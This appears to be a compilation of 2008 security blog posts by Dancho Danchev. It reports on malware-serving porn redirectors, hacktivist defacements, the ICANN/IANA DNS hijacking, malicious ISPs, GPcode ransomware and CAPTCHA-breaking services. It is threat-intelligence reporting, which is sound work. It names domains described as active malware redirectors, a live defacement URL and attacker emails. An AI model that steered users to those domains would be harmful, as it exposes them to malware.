
gays-adult-video .com

matures-video .com

analcekc .com

tabletskard .in

molodiedevki .com

dom-porno .com

pornoaziatki .com

latinosvideo .com

geiporno .com

sweetfreeporn .com

If exposing a huge domains portfolio of currently active redirectors has the potential to ruin someone's vaca-

tion, then consider someone's vacation ruined already.

Related posts:

[2]Underground Multitasking in Action

[3]Fake Celebrity Video Sites Serving Malware

[4]Blackhat SEO Redirects to Malware and Rogue Software

[5]Malicious Doorways Redirecting to Malware

[6]A Portfolio of Fake Video Codecs

1. <http://www.lavasoftsupport.com/index.php?showtopic=2662>

2. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>

3. <http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html>

4. <http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html>

5. <http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html>

6. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>

1055



Backdooring Cyber Jihadist Ebooks for Surveillance Purposes (2008-06-25 23:11)

It appears that cyber jihadists are striking back at the academic and intelligence community, by binding their

propaganda Ebooks with malware, then distributing them across different forums, thanks to a recently analyzed

Ebook entitled " The Al-Qaeda network's timely entrance in Palestine " distributed by the Global Islamic Media Front

- hat tip to [1]Warintel.

If it were posted by a newly joined forum member, it would have logically raises the suspicion that it's in fact

intelligence agencies spreading malware infected Ebooks around cyber jihadist forums, but it's since this one in

particular is being distributed by what looks like a hardcore cyber jihadist, it brings the discussion to a whole new level.

What are they trying to achieve? Abuse the already established trust of their readers and cyber jihadist sup-

porters in order to snoop on their Internet activities, or it's the academic and intelligence community they are

trying to monitor? In times when botnets can be rented and created on demand, they seem to be more interested

in infecting their enemies. Moreover, I suspect that prior to the forum posting, private messages and emails

were automatically sent to notify members whose number of posts at the forum greatly outpace those of average

observers, perhaps the target in such an attack.

The malware is detected by 9 out of 33 antivirus scanners as Trojan.Midgate.gra . Consider reading a previous

post on "[2]Terror on the Internet - Conflict of Interest" as well as through the related posts summarizing all the cyber jihadist research I've conducted so far.

1. <http://warintel.blogspot.com/2008/06/al-qaeda-hacking-members.html>

2. <http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html>

1056



Right Wing Israeli Hackers Deface Hamas's Site (2008-06-26 20:14)

Compared to historical hacktivism tensions between different nations, [1]Israeli and Palestinian hacktivists seem to

be most sensitive to "virtual fire exchange" like this one, and consequently, just like in real-life, always look and find for an excuse to engage in a conflict. [2]Israeli hackers penetrate Hamas website :

" Israeli hackers boasted Thursday about breaking into the website of Izz al-Din al-Qassam, Hamas' military

wing, which now displays a white screen and words in Arabic announcing technical difficulties. The hacker group,

which calls itself Fanat al-Radical (the fanatical radicals), also said that it broke into additional terror organizations'

sites and those of various leftist movements. In a Ynet interview, a group representative who refused to reveal his

name said, "We searched for relevant sites with the criteria we look for, whether leftist or anti-Zionist, and looked for loopholes. Our emphasis was always on the al-Qassam site. "The criteria are defined as anti-Zionist or anti-Jewish sites that support or assist in harming Zionism and the existence of Israel as a Zionist, Jewish state. "

The message they left :

*" Hacked by XcxooXL and FENiX from Fanat Al Radical
Greets: Sn4k3 Contact: Fanat.al.Radical@gmail.com*

"

These script kiddies using SQL injection vulnerabilities within the affected sites, since they indeed managed to

deface several other as well, seem to have also participated in the 2006 cyber conflict sparked due to the [3]the

1057

kidnapping of three soldiers. One of their defacements remains still active (aviv.perfect-x.net/deface.html)

" We will stand against the Islam until the kidnapped soldiers, Gilad Shalit, Eldad Regev and Ehod Goldvaser

will be return, We will attack arabic servers and site which support the Islam and protest against the zionism "

What if every script kiddie with a SQL injection scanners goes into politics? It's a mess already.

Related posts:

[4]Monetizing Web Site Defacements

[5]Pro-Serbian Hacktivists Attacking Albanian Web Sites

[6]The Rise of Kosovo Defacement Groups

[7]A Commercial Web Site Defacement Tool

[8]Phishing Tactics Evolving

[9]Web Site Defacement Groups Going Phishing

[10]Hacktivism Tensions

[11]Hacktivism Tensions - Israel vs Palestine Cyberwars

[12]Mass Defacement by Turkish Hacktivists

[13]Overperforming Turkish Hacktivists

[14]

1. <http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html>

2. <http://www.ynetnews.com/articles/0,7340,L-3560756,00.html>

3. http://www.mfa.gov.il/MFA/MFAArchive/2000_2009/2004/1/Israeli%20MIAs

4. <http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html>

5. <http://ddanchev.blogspot.com/2008/05/pro-serbian-hacktivists-attacking.html>

6. <http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html>

7. <http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html>
8. <http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html>
9. <http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html>
10. <http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html>
11. <http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html>
12. <http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivism.html>
13. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivism.html>
14. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivism.html>

1058



ICANN and IANA's Domain Names Hijacked by the NetDevilz Hacking Group (2008-06-27 02:58)

[1]

The official domains of [2]ICANN, the Internet Corporation for Assigned Names and Numbers, and [3]IANA, the

Internet Assigned Numbers Authority were hijacked earlier today, by the [4]NetDevilz Turkish hacking group which

*also [5]hijacked Photobucket's domain on the 18th of June.
[6]Zone-H mirrored the defacements, some of which still
remain active for the time being.*

[7]

1059



*Read more here - "[8]ICANN and IANA's domains hijacked by
Turkish hacking group". A single email appears to have been
used in the updated DNS records of all domains, logically
courtesy of the NetDevilz team - [9] fori-
cann1230@gmail.com*

More details will be posted as soon as they emerge.

UPDATE:

*The ICANN has restored access to its domains, and as in
every other DNS hijacking the correct records will be*

1060



*updated on a mass scale in 24/48 hours. Some press
coverage :*

*[10]Ankle-biting hackers storm net's overlords, hijack their
domains*

[11]Hackers hijack critical Internet organization sites

[12]No such thing as a guaranteed safe site

[13]Good Always Comes Out of Bad

[14]Hackers Deface ICANN, IANA Sites

[15]ICANN publicity may have triggered malicious behavior

[16]Turkish Hackers Relive Memories in Photobucket

[17]ICANN Web Site Compromise

Moreover, according to an [18]article at Computerworld, the ICANN weren't aware of the hijack :

" A spokesman for ICANN contacted Friday morning wasn't aware of the hack, and declined comment until he

find out more. "

1061

Let's hope that they issue a statement on the situation once they know more about how it happened. More comments follow from the ICANN - "[19]Turkish Hacker Group Strikes Again, This Time Victims are ICANN and IANA" :

" Latest response received by CircleID from ICANN states that the problem took place at their registrar level. A Whois look up shows Register.com as the registrar for the hacked domains. ICANN has further stated that the

registrar "fixed the dns redirection within 20 minutes of us notifying them of the problem. The registrar is actively investigating what happened and has promised to report back to us on what happened. "

This is the second time in a row when DNS hijacking happens through Register.com compared to [20]Comcast.net's

one done through Network Solutions.

1.

http://4.bp.blogspot.com/_wICHhTiQmrA/SGQgOdcE8AI/AAAAAB2k/WhMcLZS_2Ec/s1600-h/netdevilz_icann_iana_at_space.JPG

2. <http://en.wikipedia.org/wiki/ICANN>

3.

http://en.wikipedia.org/wiki/Internet_Assigned_Numbers_Authority

4. <http://ddanchev.blogspot.com/2008/06/update-to-photobuckets-dns-hijacking.html>

5. <http://blogs.zdnet.com/security/?p=1285>

6. <http://www.zone-h.org/content/view/14973/30/>

7.

http://3.bp.blogspot.com/_wICHhTiQmrA/SGQ5Xyi9PiI/AAAAAB20/62_Zqwtp4MQ/s1600-h/netdevilz_icann_iana1.JPG

8. <http://blogs.zdnet.com/security/?p=1356>

9.

http://blogs.zdnet.com/security/images/netdevilz_icann_iana_at_space1.JPG

10.

http://www.theregister.co.uk/2008/06/27/iana_and_icann_hijacked/

11.

[http://www.nytimes.com/idg/IDG_852573C40069388000257475005F6F4D.html?](http://www.nytimes.com/idg/IDG_852573C40069388000257475005F6F4D.html?partner=rssnyt∓emc=rss)

[partner=rssnyt∓emc=rss](http://www.nytimes.com/idg/IDG_852573C40069388000257475005F6F4D.html?partner=rssnyt∓emc=rss)

[mp;emc=rss](http://www.nytimes.com/idg/IDG_852573C40069388000257475005F6F4D.html?partner=rssnyt∓emc=rss)

12. <http://blogs.stopbadware.org/articles/2008/06/27/no-such-thing-as-a-guaranteed-safe-site>

13. <http://isc.sans.org/diary.html?storyid=4637>

14.

http://www.thewhir.com/marketwatch/062708_Hackers_Deface_ICANN_IANA_Sites.cfm

15.

http://www.betanews.com/article/ICANN_publicity_may_have_triggered_malicious_behavior/1214588164

16. <http://blog.trendmicro.com/turkish-hackers-relive-memories-in-photobucket/>

17.

<http://securitylabs.websense.com/content/Alerts/3119.aspx>

18. <http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyN>

[ame=development&articleId=91042](http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyN)

19.

http://www.circleid.com/posts/86272_turkish_hackers_strike_again_icann_iana/

20. <http://blogs.zdnet.com/security/?p=1213>

1062



The Malicious ISPs You Rarely See in Any Report (2008-06-30 15:11)

The [1]recently released badware report entitled "[2]May 2008 Badware Websites Report" lists several Chinese

netblocks tolerating malicious sites on their networks. As always, these are just the tip of the iceberg out of a

relatively good sample that the folks at Stopbadware.org used for the purposes of their report. In the long term

however, with the increasing prevalence of fast-fluxing, a country's malicious rating could become a variable based

on the degree of dynamic fast-fluxing abusing its infrastructure in a particular moment in time. Moreover, forwarding the risk and the malicious infrastructure to malware infected hosts, and exploited web servers, creates a "twisted reality" where the countries with the most disperse infrastructure act as a front end to the countries abusing it, ones that make it in any report, since they are the abusers.

The report lists the following malicious netblocks, a great update to a previous post on "[3]Geolocating Mali-

cious ISPs" :

- CHINANET-BACKBONE No.31,Jin-rong Street

- CHINA169-BACKBONE CNCGROUP China169

1063

- CHINANET-SH-AP China Telecom (Group)
- CNCNET-CN China Netcom Corp.
- GOOGLE - Google Inc.
- DXTNET Beijing Dian-Xin-Tong Network Technologies Co., Ltd.
- SOFTLAYER - SoftLayer Technologies Inc.
- THEPLANET-AS - ThePlanet.com Internet Services, Inc.
- INETWORK-AS IEUROP AS
- CHINANET-IDC-BJ-AP IDC, China

With some minor exceptions though, in the face of the following ISPs you rarely see in any report - **InterCage,**

Inc., Softlayer Technologies, Layered Technologies, Inc., Ukrtelegroup Ltd, Turkey Abdallah Internet Hizmetleri,

and Hostfresh. Ignoring for a second the fact that the "the whole is greater than the sum of it's parts", in this case, the parts represent RBN's split network. Since it's becoming increasingly common for any of these ISPs to provide

standard abuse replies and make it look like there's a shutdown in process, the average time it takes to shut down

a malware command and control, or a malicious domain used in a high-profile web malware attack is enough for

the campaign to achieve its objective. The evasive tactics applied by the malicious parties in order to make it harder to assess and prove there's anything malicious going on, unless of course you have access to multiple sources of

information in cases when OSINT isn't enough, are getting even more sophisticated these days. For instance, the

Russian Business Network has always been taking advantage of "[4]fake account suspended notices" on the front indexes of its domains, whereas the live exploit URLs and the malware command and controls remained active.

And while misconfigured web malware exploitation kits and malicious doorways continue supplying good sam-

ples of malicious activity, we will inevitable start witnessing more evasive practices applied in the very short term.

Related posts:

[5]The New Media Malware Gang - Part Three

[6]The New Media Malware Gang - Part Two

[7]The New Media Malware Gang

[8]HACKED BY THE RBN!

[9]Rogue RBN Software Pushed Through Blackhat SEO

[10]RBN's Phishing Activities

1064

[11]RBN's Puppets Need Their Master

[12]RBN's Fake Account Suspended Notices

[13]A Diverse Portfolio of Fake Security Software

[14]Go to Sleep, Go to Sleep my Little RBN

[15]Exposing the Russian Business Network

[16]Detecting the Blocking the Russian Business Network

[17]Over 100 Malwares Hosted on a Single RBN IP

[18]RBN's Fake Security Software

[19]The Russian Business Network

1. <http://blogs.zdnet.com/security/?p=1339>

2. http://www.stopbadware.org/pdfs/StopBadware_Infected_Sites_Report_062408.pdf

3. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>

4. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notice.html>

5. <http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html>

6. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>

7. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>

8. <http://ddanchev.blogspot.com/2008/04/hacked-by-rbn.html>

9. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>
10. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
11. <http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html>
12. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html>
13. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
14. <http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html>
15. <http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html>
16. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
17. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>
18. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
19. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>

1065

2.7

July

***Summarizing June's Threatscape (2008-07-01 12:21)***

June's threatscape that I'll summarize in this post based on all the research conducted during the month, was a very

vibrant one. With the return of GPcode, a remotely exploitable flaw in the Zeus crimeware kit allowing both,

researchers and malicious parties to assess the severity of a particular banker malware campaign, the increasing use

of malicious doorways next to ICANN and IANA's DNS hijacking, all speak for themselves and how diverse the threats

and, of course, the abilities to maintain a decent situational awareness about what's going on have become.

01. *[1]U.K's Crime Reduction Portal Hosting Phishing Pages - nothing new here since vulnerable sites are to be*

"remotely file included" and SQL injected to locally host anything on behalf of a malicious party. Risk and responsibility forwarding is one thing, but having a crime reduction portal hosting phishing pages is entirely another.

The phishing pages was shut down in less than 12 hours upon notification

02. *[2]Price Discrimination in the Market for Stolen Credit Cards - Tracking down "yet another stolen credit cards for sale" service in the wild, the price discrimination that they applied greatly reflects the current lack of*

transpararency for a potential buyer of stolen credit cards, and how higher profit margins are driving the entire

business model. With script kiddies running their own botnets and undermining the sophisticated botnet master's

high profit margin business model by undercutting their prices, stolen credit cards are not what they used to be - an excludive good. Nowadays, they are a commodity good and often a bargain

1067

03. [3]Blackhat SEO Redirects to Malware and Rogue Software - Sampling an active blackhat SEO campaign out of the hundreds of thousands currently active online, releaved a large portfolio of domains serving Zlob variants by

pitching them as fake codecs that the end user should download if they are to view the non existent adult content at

the sites. Where's the OSINT mean? It's in the fact that the codecs and the fake security software phone back to

UkrTeleGroup Ltd's network

04. [4]Using Market Forces to Disrupt Botnets - With the current oversupply of malware infected hosts, and botnet masters embracing the services model for anything malicious, in this post I discussed the radical security approach

of puchasing already infected malware hosts on a per country basis, disinfecting them and forcing them to update all

the software on the infected PCs. Of course, on an opt-in basis. The possibility to directly provide incentives for

botnet hunters to shut down whatever they come across to on a daily basis, and that's a lot of botnets, is also there **05.**
[5]Who's Behind the GPcode Ransomware? - The title speaks for itself, the research with enough actionable

intelligence gathered in the shortest timeframe possible is already proving accurate and highly valuable. How come?

Stay tuned for more developments

1068

06. *[6]ImageShack Typosquatted to Serve Malware - In a rare instance of a creative attack combining typosquatting in order to impersonate ImageShack and serve malware by redirecting users to an image file that is actually*

forwarding to the binary, I was recently tipped by the folks at TrendMicro who are also following this that the site is up and running again. Not for long

07. *[7]Fake YouTube Site Serving Flash Exploits - Next to using the usual set of exploits courtesy of a commodity web malware exploitation kit, this campaign was also using flash exploits. Even more interesting is the fact that the*

password stealer obtained was attempting to phone back to a misconfigured malware command and control

interface, basically allowing you to assess the campaign from the eyes of the "campaigner"

08. *[8]Monetizing Web Site Defacements - Web site defacements are getting monetized just like SQL injections*

are in order to locally host a blackhat search engine optimization campaign on a vulnerable site with a high page rank. In this post I've assessed such monetization courtesy of a web site defacer at The Africa Middle Market Fund

1069

09. [9]Malicious Doorways Redirecting to Malware - Yet another large domains portfolio exposed though a malicious doorway redirecting to fake porn and video sites serving Zlob variants, tracking down the initial spamming of the

malicious doorways across multiple vulnerable forums and guestbooks

10. [10]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw - When cyber criminals get advised to

patch their vulnerable versions of the Zeus Crimeware Kit, you know there's a monoculture in the crimeware market.

This flaw released publicly in May, 2008, not just allows others to hijack someone's ebanking botnet, but also,

vendors and researchers to better assess a vulnerable Zeus command and control location

11. [11]Fake Celebrity Video Sites Serving Malware - When templates for fake video and adult sites are just as available as they are now, anyone can take advantage of this cheap social engineering track that seems to work just

fine. Compared to relying on blackhat search optimization to acquire traffic, some of the campaigns were SQL

injected at vulnerable sites in order to drive traffic to them, next to several other tactics which when combined can

result in a lot of people unknowingly visiting the sites

1070

12. [12] *Phishing Campaign Spreading Across Facebook - An internal phishing campaign was circulating across Facebook, which got taken care of thanks to coordinated efforts with Facebook's security folks. There's also an*

indicating tha they are currently typosquatting other social networking sites like Hi5 for instance

13. [13] *Underground Multitasking in Action - As a firm believed in taking a random sample for a particular threat segment, this was once of these cases confirming the confidence I've built into anticipating upcoming tactics and*

strategies to be used

14. [14] *An Update to Photobucket's DNS Hijacking - Despite that Photobucket didn't officially acknowledge the DNS*

hijacking, the hosting provider the NetDevilz hacking team used issued a statement. Ironically, the Turkish hacking

group used the same provider weeks later to redirect ICANN and IANA's domains to Atspace.com

15. [15] *Fake Porn Sites Serving Malware - Among the largest domains portfolio of malware serving porn sites I've exposed in a while, all of them naturally remain active since they are hosted on a partition of RBN's diverse network.*

Visualizing a malicious doorway or the entire ecosystem provides a better understanding at how structured the

ecosystems are

16. [16]Backdooring Cyber Jihadist Ebooks for Surveillance Purposes - Despite that in this case we have a cyber jihadist backdooring his own released books, the international intelligence community next to law enforcement

are known to have expressed interest in backdooring suspect's PCs, so why not SQL inject the cyber jihadist forums

themselves?

1071

17. [17]Right Wing Israeli Hackers Deface Hamas's Site - When you read that Hamas's site is hacked, you ask yourself the following, do they even have a web site that's up the running? The answer to which would be the fact

that even Hezbollah has been maintaining an Internet infrastructure since 1998

18. [18]ICANN and IANA's Domain Names Hijacked by the NetDevilz Hacking Group - A fact is a fact, no com-

ment here, go through all the technical details of the hijacking, including some actionable intelligence on who's

behind the hijacking

19. [19]The Malicious ISPs You Rarely See in Any Report - Who's tolerating malicious activities on their net-

work, and how is the RBN related to all this? Well, when combined, the tiny parts of these ISPs represent a tiny part of the Russian Business Network itself

1. <http://ddanchev.blogspot.com/2008/06/uks-crime-reduction-portal-hosting.html>
2. <http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html>
3. <http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html>
4. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>
5. <http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html>
6. <http://ddanchev.blogspot.com/2008/06/imageshack-typosquatted-to-serve.html>
7. <http://ddanchev.blogspot.com/2008/06/fake-youtube-site-serving-flash.html>
8. <http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html>
9. <http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html>
10. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>
11. <http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html>
12. <http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html>
13. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>

14. <http://ddanchev.blogspot.com/2008/06/update-to-photobuckets-dns-hijacking.html>
15. <http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html>
16. <http://ddanchev.blogspot.com/2008/06/backdooring-cyber-jihadist-ebooks-for.html>
17. <http://ddanchev.blogspot.com/2008/06/right-wing-israeli-hackers-deface.html>
18. <http://ddanchev.blogspot.com/2008/06/icann-and-ianas-domain-names-hijacked.html>
19. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>

1072



Decrypting and Restoring GPcode Encrypted Files (2008-07-01 15:11)

The futile attempt to directly attack the encryption algorithm used by the GPcode ransomware, is prompting

Kaspersky Labs to invest in a more [1]pragmatic solutions to the problem, with [2]a new version of the StopGpcode

tool released last week. More info :

" It turns out that if a user has files that are encrypted by Gpcode and versions of those same files that are unencrypted, then the pairs of files (the encrypted and corresponding unencrypted file) can be used to restore

other files on the victim machine. This is the method that the StopGpcode2 tool uses.

Where can these unencrypted files be found? They may be the result of using PhotoRec. Moreover, these files

may be found in a backup storage or on removable media (e.g., the original files of photographs copied to the hard disk of a computer that has been attacked by Gpcode may still be on a camera's memory card). Unencrypted files

may also have been saved somewhere on a network resource (e.g., films or video clips on a public server) that the Gpcode virus has not reached. "

As [3]the customer support desk behind GPcode pointed out in an interview, the malware is prone to evolve,

and the simplistic file deletion process will be replaced by secure file deletion in order to render all data recovery tools useless, unless of course backups of the affected data are available. They often aren't, and depending on the

importance of the files encrypted, the successful ransom is all a matter of the momentum.

1073

" A person, presumably the author of Gpcode, contacted at [4]one of the e-mail addresses left behind by the program stated that future development efforts will likely increase the key size to 4,096 bits, "if AV companies or other (people) crack the current key, but (that's) impossible.

The self-proclaimed author, who used the name "Daniel Robertson,"

also said that other standard techniques to defeat antivirus will be added, including polymorphic encryption, anti-heuristic features and the ability to self propagate, turning the program into a computer virus.

It well pays back itself," he said"

There are even more pragmatic approaches to dealing with this problem, next to backups undermining their

business model. [5]Try following the virtual money for instance.

1. <http://www.viruslist.com/en/weblog?weblogid=208187538>

2. <http://www.viruslist.com/en/viruses/encyclopedia?virusid=313444#doc2>

3. <http://www.securityfocus.com/news/11523/2>

4. <http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html>

5. <http://blogs.zdnet.com/security/?p=1259>

1074



Chinese Bloggers Bypassing Censorship by Blogging Backward (2008-07-02 23:09)

With China trying to silence over 30,000 rioters during the weekend, by deleting forum postings and deactivating

accounts mentioning the riot, [1]Chinese bloggers have started using a widget they originally came up in order to

[2]bypass the "Great Firewall of China" by blogging backward, vertically and horizontally :

" So bloggers on forums such as Tianya.cn have taken to posting in formats that China's Internet censors, often employees of commercial Internet service providers, have a hard time automatically detecting. One recent strategy involves online software that flips sentences to read right to left instead of left to right, and vertically instead of horizontally. China's sophisticated censorship regime - known as the Great Firewall - can automatically track

objectionable phrases. But "the country also has the most experienced and talented group of netizens who always know ways around it," said an editor at Tianya, owned by Hainan Tianya Online Networking Technology Co., who has been responsible for deleting posts about the riot"

An old-school content obfuscation service that they could take advantage of, offers the opportunity to turn a

short message into spam or a fake PGP encrypted file, where both parties can easily decode them to the original.

1075

[3]Spammmic is what I have in mind.

1.

<http://online.wsj.com/article/SB121493163092919829.html>

2. <http://www.cshbl.com/gushu.html>

3. <http://www.spammimic.com/>

1076



Gmail, Yahoo and Hotmail's CAPTCHA Broken (2008-07-03 14:52)

It's one thing to start efficiently registering thousands of email accounts at reputable email providers by automatically breaking their CAPTCHA authentication, and entirely another to build a business model on the top of it next to the

opportunity to abuse if for your own malicious purposes. Which is exactly what we have here, an underground

service that's selling registered accounts at Gmail, Yahoo, Hotmail and the most popular Russian email providers in

the thousands. Once the inventory of registered accounts drops due to someone's purchase, it continues registering

one to two email accounts per second.

[1]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers :

" Breaking Gmail, Yahoo and Hotmail's CAPTCHAs, has been an urban legend for over two years now, with

[2]do-it-yourself CAPTCHA breaking services, and proprietary underground tools assisting spammers, phishers and

malware authors into registering hundreds of thousands of bogus accounts for spamming and fraudulent purposes.

This post intends to make this official, by covering an underground service offering thousands of already registered Gmail, Yahoo and Hotmail accounts for sale, with new ones registered every second clearly indicating the success

rate of their CAPTCHA breaking capabilities at these services. "

Text based CAPTCHA is so broken, that if major web sites whose services are getting abused don't at least try

to slow down the efficient approach of breaking it, we are going to see an entire spamming infrastructure build on the foundation of legitimate email service providers.

Related posts:

[3]Vladuz's Ebay CAPTCHA Populator

1077

[4]Spammers and Phishers Breaking CAPTCHAs

[5]DIY CAPTCHA Breaking Service

[6]Which CAPTCHA Do You Want to Decode Today?

1. <http://blogs.zdnet.com/security/?p=1418>

2. <http://blogs.zdnet.com/security/?p=1232>

3. <http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html>

4. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>

5. <http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html>

6. <http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html>

1078



The Antivirus Industry in 2008 (2008-07-04 16:08)

The folks at [1]Ikarus Security Software seem to have enjoyed [2]drinking of the truth serum, to come up with such a

realistic retrospective of the antivirus industry for the past 10 years, summarized in a single cartoon. Congrats, keeping it realistic means taking the issues seriously, compared to living in a self-serving twisted reality on their own. There's no such thing as cat and mouse game anymore, since the mouse has gotten bigger than the cat.

1. <http://www.ikarus-software.at/>

2. <http://ddanchev.blogspot.com/2007/09/truth-serum-have-drink.html>

1079



Lithuania Attacked by Russian Hacktivists, 300 Sites Defaced (2008-07-07 08:19)

Last week's [1]mass defacement of over 300 Lithuanian sites hosted on the same ISP, an upcoming attack that was

largely anticipated due to the on purposely escalated online tensions out of Lithuan's accepted legislation banning

communist symbols across the counry, once again demonstrates information warfare building capabilities in action.

Moreover, the attack is again relying on common prerequisites for a successful information warfare campaign,

used in the [2]Russia vs Estonia cyberattack last year. These very same [3]Internet PSYOPS tactics ensure the success of the information warfare as a whole :

- start publicly justifying upcoming attacks based on nationalism sentiments, which in a bandwidth empow-*

ered (botnets) collectivist society ensures a decent degree of cyber mobilization. In Lithuania's case, the discussions across web forums were on purposely escalated to the point where "if you don't take action, you're not loyal to your country"

1080

- the media as the battleground for winning the hearts and minds of the bandwidth empowered botnet masters, and position the insult against loyal nationalists next to the daily basis, thereby putting the nationalists in a*

"stand by" mode prompting them to take actions and to break even. In Estonia's case for instance, news broadcasts of the riots on the streets were on purposely broadcast as often as possible, mostly emphasizing on the nationalist

sentiments within the crowds

- prioritizing the attack targets, distributing the targets list and ensuring the coordination in terms of the exact*

time and data for the attacks to take place is something that didn't happen in the public domain for the mass

defacement of Lithuanian sites, the way it happened in the Estonia attack

- utilizing a [4]people's information warfare tactic known as the malicious culture of participation, when every-

one's consciously contributing bandwidth to be used/abused by those coordinating the attacks

Also, it's important to point out that by the time they announced their ambitions to attack Lithuania and other

countries such as Latvia, Ukraine, and again Estonian sites, they literally put these countries in a "stay tune" mode.

[5]Here's a translated statement :

" All the hackers of the country have decided to unite, to counter the impudent actions of Western superpow-

ers. We are fed up with NATO's encroachment on our motherland, we have had enough of Ukrainian politicians who

have forgotten their nation and only think about their own interests. And we are fed up with Estonian government

institutions that blatantly re-write history and support fascism," says the appeal that is being circulated on Russian Internet forums. "

But why would they signal their intentions, compared to keeping them quiet and attack Lithuania surprisingly?

Another relevant use of [6]PSYOPS, namely the biased exclusiveness and keeping a non-existent status bar for the

upcoming attacks. And since they can launch a coordinated attack at the country at any time without warning about

it, this warning was aiming to cause confusion prompting country officials to make public statements that could later on be analyzed and a better attack strategy formed on the basis of what they said they've done to ensure the attacks don't succeed.

If they did launch DDoS attacks compared to [7]defacing over 300 sites hosted on a single ISP, and had warned about the upcoming attacks about a week earlier, successfully shutting down the country's Internet infrastructure would have achieved a double effect, since they did warn them about the attacks, and despite that they countries couldn't prepatate to fight back even though fighting back was futile right from the very beginning.

At least, that's the level of confidence they've build into capabilities.

1081

Related posts:

[8]Right Wing Israeli Hackers Deface Hamas's Site

[9]Monetizing Web Site Defacements

[10]Pro-Serbian Hacktivists Attacking Albanian Web Sites

[11]The Rise of Kosovo Defacement Groups

[12]A Commercial Web Site Defacement Tool

[13]Phishing Tactics Evolving

[14]Web Site Defacement Groups Going Phishing

[15]Hacktivism Tensions

[16]Hacktivism Tensions - Israel vs Palestine Cyberwars

[17]Mass Defacement by Turkish Hacktivists

[18]Overperforming Turkish Hacktivists

1. <http://blogs.zdnet.com/security/?p=1408>

2. http://en.wikipedia.org/wiki/Cyberattacks_on_Estonia_2007

3. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>

4. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>

5. http://www.baltic-course.com/eng/baltics_cis/?doc=2699

6. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>

7. http://blog.washingtonpost.com/securityfix/2008/07/lithuania_weathers_cyber_attac_1.html

8. <http://ddanchev.blogspot.com/2008/06/right-wing-israeli-hackers-deface.html>

9. <http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html>

10. <http://ddanchev.blogspot.com/2008/05/pro-serbian-hacktivists-attacking.html>

11. <http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html>
12. <http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html>
13. <http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html>
14. <http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html>
15. <http://ddanchev.blogspot.com/2006/02/hackivism-tensions.html>
16. <http://ddanchev.blogspot.com/2006/07/hackivism-tensions-israel-vs.html>
17. <http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html>
18. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>

1082



The ICANN Responds to the DNS Hijacking, Its Blog Under Attack (2008-07-07 13:27)

